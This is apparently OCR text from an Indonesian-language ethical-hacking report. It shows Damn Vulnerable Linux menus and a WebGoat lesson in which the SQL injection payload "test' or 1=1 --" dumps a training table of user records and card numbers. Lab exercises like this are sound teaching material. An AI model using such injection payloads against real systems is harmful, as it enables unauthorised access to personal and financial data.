

SSH
PHPMyAd
Coding
RCE
DVL
Damn Vulnerable Linux
Disease
All Applications
Damn Vulnerable Linux
Be ReSlaxed
Services
VLC Media Player
Wink
XVidCap
Screenshot
Acroread
Find Files/Folders
TrueCrypt
Actions
Run Command...
Lock Session
Log Out...
Ethical Hacking
Training Material
Development
Tools
Valuable Websites
Binary Exploitation
Web Exploitation
Reverse Code Engineering
Coding
Web Exploitation Package 01
Web Exploitation Package 02
WebScarab
WebGoat
Start WebGoat Port 80
Start WebGoat Port 8080
Start WebGoat Frontend (Port 80)
Start WebGoat Frontend (Port 8080)
Stop WebGoat
Webgoat+WebScarab Manual
Stego
Analyzer
Protection
Editors


Problem loading page - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://127.0.0.1/WebGoat/Attack
Google
IITAC DVL Portal DVL Support Crackmes.de CodeBreakers
Unable to connect
Authentication Required
Enter username and password for "WebGoat Application" at http://127.0.0.1
User Name:
guest
Password:
*****
Use Password Manager to remember this password.
Cancel
OK
Try Again





Melakukan pencarian semua nama dengan last name Smith atau user name Smith



Fungsi SQL

* **Congratulations. You have successfully completed this lesson.**
* **Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name: test' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Daftar Pustaka

[1] A. H. Abdullah, "Cyber-Attack Penetration Test and Vulnerability Analysis," vol. 13, no. 1, pp. 125–132.

[2] I. C. of E.-C. C. (EC-Council), "Footprinting and Reconnaissance," *Certif. Ethical Hacker V8.00*.